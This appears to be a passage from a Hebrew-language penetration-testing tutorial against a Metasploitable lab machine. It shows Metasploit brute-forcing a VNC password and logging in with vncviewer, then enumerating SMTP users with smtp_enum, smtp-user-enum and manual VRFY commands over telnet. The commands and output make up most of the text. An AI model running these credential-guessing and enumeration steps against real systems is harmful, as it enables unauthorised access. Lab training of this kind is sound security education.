ונחפש vnc עם הפקודה search

search vnc

ונחבר במודול מספר 3

auxiliary/scanner/vnc/vnc_login

```
msf6 > search vnc
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/vnc/realvnc_41_bypass	2006-05-15	normal	No	RealVNC NULL Authentication Mode Bypass
1	auxiliary/scanner/http/thinvnc_traversal	2019-10-16	normal	No	ThinVNC Directory Traversal
2	auxiliary/scanner/vnc/ard_root_pw		normal	No	Apple Remote Desktop Root Vulnerability
3	auxiliary/scanner/vnc/vnc_login		normal	No	VNC Authentication Scanner
4	auxiliary/scanner/vnc/vnc_none_auth		normal	No	VNC Authentication None Detection
5	auxiliary/server/capture/vnc		normal	No	Authentication Capture: VNC
6	exploit/multi/misc/legend_bot_exec	2015-04-27	excellent	Yes	Legend Perl IRC Bot Remote Code Execution
7	exploit/multi/vnc/vnc_keyboard_exec	2015-07-10	great	No	VNC Keyboard Remote Code Execution

המודול הזה יאתר את הסיסמא שאיתה אוכל להתחבר עם vnc

כעת נשתמש במודול הזה ונציג את האפשרויות

ניתן לראות שקובץ הסיסמאות כבר מוגדר מראש

נשאר להגדיר

set RHOST -192.168.1.157

set USERNAME – root

ולהריץ את המודול עם הפקודה run

```
msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(auxiliary/scanner/vnc/vnc_login) > show options
```

Module options (auxiliary/scanner/vnc/vnc_login):			
Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	The password to test
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:filepath'
RPORT	5900	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	<BLANK>	no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.1.157
RHOSTS => 192.168.1.157
msf6 auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/vnc/vnc_login) > run
```

```
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.1.157:5900 - 192.168.1.157:5900 - Starting VNC login sweep
[!] 192.168.1.157:5900 - No active DB — Credential data will not be saved!
[+] 192.168.1.157:5900 - 192.168.1.157:5900 - Login Successful: :password
[*] 192.168.1.157:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

כעת אפשר לנסות להתחבר ל־vnc עם הכלי vncviewer

נפתח טרמינל חדש

ונקליד את הפקודה

vncviewer 192.168.1.157

Password: password

```
(eliot@kali)-[~]
$ vncviewer 192.168.1.157
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password: 
```

ונפתח חלון חדש.



Postfix smtpd port 25

בהדגמה הבאה אתמקד על השירות smtp שהוא שירות דואר אלקטרוני הפועל בפורט 25. ההתקפה עצמה היא פשוטה מאוד וקלה לביצוע אך מאוד חשובה כי היא מאפשרת לתוקף לחשוף את רשימת המשתמשים המורשים ב-metasploitable.

נחזור לmsfconsole

ונחפש smtp enum

הפקודה `search smtp enum`

ונשתמש ב `auxiliary/scanner/smtp/smtp_enum`

הפקודה `use auxiliary/scanner/smtp/smtp_enum`

```
msf6 > search smtp_enum

Matching Modules:



| # | Name                                         | Disclosure Date | Rank   | Check | Description                                                                           |
|---|----------------------------------------------|-----------------|--------|-------|---------------------------------------------------------------------------------------|
| 0 | auxiliary/scanner/http/gavazzi_sm_login_loot |                 | normal | No    | Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database |
| 1 | auxiliary/scanner/smtp/smtp_enum             |                 | normal | No    | SMTP User Enumeration Utility                                                         |


```

נציג את האפשרות עם הפקודה `show options`

ונגדיר את ה RHOSTS

הפקודה `set RHOSTS 192.168.1.157`

אפשר לראות שמוגדר קובץ יוזרים כברירת מחדל USER_FILE

כמובן שניתן לשנות את הקובץ במידת הצורך

כרגע אין צורך לשנות לצורך ההדגמה

```
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):



| Name      | Current Setting                                               | Required | Description                                                                          |
|-----------|---------------------------------------------------------------|----------|--------------------------------------------------------------------------------------|
| RHOSTS    |                                                               | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:pathname' |
| RPORT     | 25                                                            | yes      | The target port (TCP)                                                                |
| THREADS   | 1                                                             | yes      | The number of concurrent threads (max one per host)                                  |
| UNIXONLY  | yes                                                           | yes      | Skip Microsoft bannered servers when testing unix users                              |
| USER_FILE | /usr/share/metasploit-framework/data/wordlists/unix_users.txt | yes      | The file that contains a list of probable users accounts.                            |



msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.1.157
RHOSTS => 192.168.1.157
```

ונשאר רק להריץ את המתקפה עם הפקודה `run`

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.1.157:25 - 192.168.1.157:25 Banner: 220 metasploitable.localdomain SMTP Postfix (Ubuntu)
[*] 192.168.1.157:25 - 192.168.1.157:25 Users found: j, backup, bin, daemon, distcc, ftp, games, gnat, irc, libaudio, list, lp, mail, man, mysql, news, nobody, postfix, postgens, postmaster, proxy, service, smd, sync, sys, syslog
user, user, www-data
[*] 192.168.1.157:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

ונוכל לראות את רשימת המשתמשים במוגדרים.

דרך נוספת לחושף את רשימת המשמשים יכולה להעשות בדרך ידנית עם הכלי smtp-user-enum.

הפקודה `smtp-user-enum -M VRFY /usr/share/wordlists/ferret-wifi/common.txt -t 192.168.1.161`

-M- (VRFY) (ברירת מחדל)

-U- קובץ משתמשים לבדיקה

-T- כתובת המארך

```
(kali@kali)~$ smtp-user-enum -M VRFY -U /usr/share/wordlists/seclists/Usernames/cirt-default-usernames.txt -t 192.168.1.161
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )
```

Scan Information

```
Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... /usr/share/wordlists/seclists/Usernames/cirt-default-usernames.txt
Target count ..... 1
Username count ..... 828
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....
```

```
##### Scan started at Mon Apr 5 05:14:04 2021 #####
```

```
192.168.1.161: BACKUP exists
192.168.1.161: MAIL exists
192.168.1.161: NEWS exists
192.168.1.161: POSTMASTER exists
192.168.1.161: ROOT exists
192.168.1.161: SYS exists
192.168.1.161: Service exists
192.168.1.161: USER exists
192.168.1.161: User exists
192.168.1.161: bin exists
192.168.1.161: daemon exists
192.168.1.161: ftp exists
192.168.1.161: games exists
192.168.1.161: lp exists
192.168.1.161: mail exists
192.168.1.161: man exists
192.168.1.161: news exists
192.168.1.161: nobody exists
192.168.1.161: postgres exists
192.168.1.161: postmaster exists
192.168.1.161: root exists
192.168.1.161: root exists
192.168.1.161: root@localhost exists
192.168.1.161: service exists
192.168.1.161: snmp exists
192.168.1.161: sys exists
192.168.1.161: sync exists
192.168.1.161: user exists
192.168.1.161: uucp exists
```

```
##### Scan completed at Mon Apr 5 05:14:06 2021 #####
```

```
29 results.
```

```
828 queries in 2 seconds (414.0 queries / sec)
```

עכשיו אפשר לנסות לאמת את שמות המשתמשים מול השרת באמצעות הפקודה VRFY

הפקודה מבצעת את אימות המשתמש מול השרת

תחילה נתחבר ב telnet/nc לשרת ה smtp בפורט 25

הפקודה **telnet 192.168.1.161 25**

```
(eliot@kali)-[~]  
$ telnet 192.168.1.161 25  
Trying 192.168.1.161...  
Connected to 192.168.1.161.  
Escape character is '^]'.  
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)  
█
```

כעת לפני כל שם משתמש יש להקליד את הפקודה VRFY

```
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)  
VRFY msfadmin  
252 2.0.0 msfadmin  
VRFY postfix  
252 2.0.0 postfix  
VRFY root  
252 2.0.0 root  
VRFY user  
252 2.0.0 user  
VRFY daemon  
550 5.1.1 <daemon>: Recipient address rejected: User unknown in local recipient table  
VRFY daemon  
252 2.0.0 daemon
```

חשוב לשים לב לכתוב את השם משתמש בצורה נכונה אחרת תתקבל הודעת שגיאה כמו שמסומן בצהוב.

על יד כל שם משתמש יוצג קוד מסויים. ישנם מספר סוגים של קודים

252- מעיד שהשרת קיבל את הבקשה וחשבון המשתמש תקף.

550- מעיד על כך שמשתמש לא קיים.

הצגתי את מה שמופיע בתמונה למעלה אך ניתן לקרוא על שאר הקודים פה:

https://en.wikipedia.org/wiki/List_of_SMTP_server_return_codes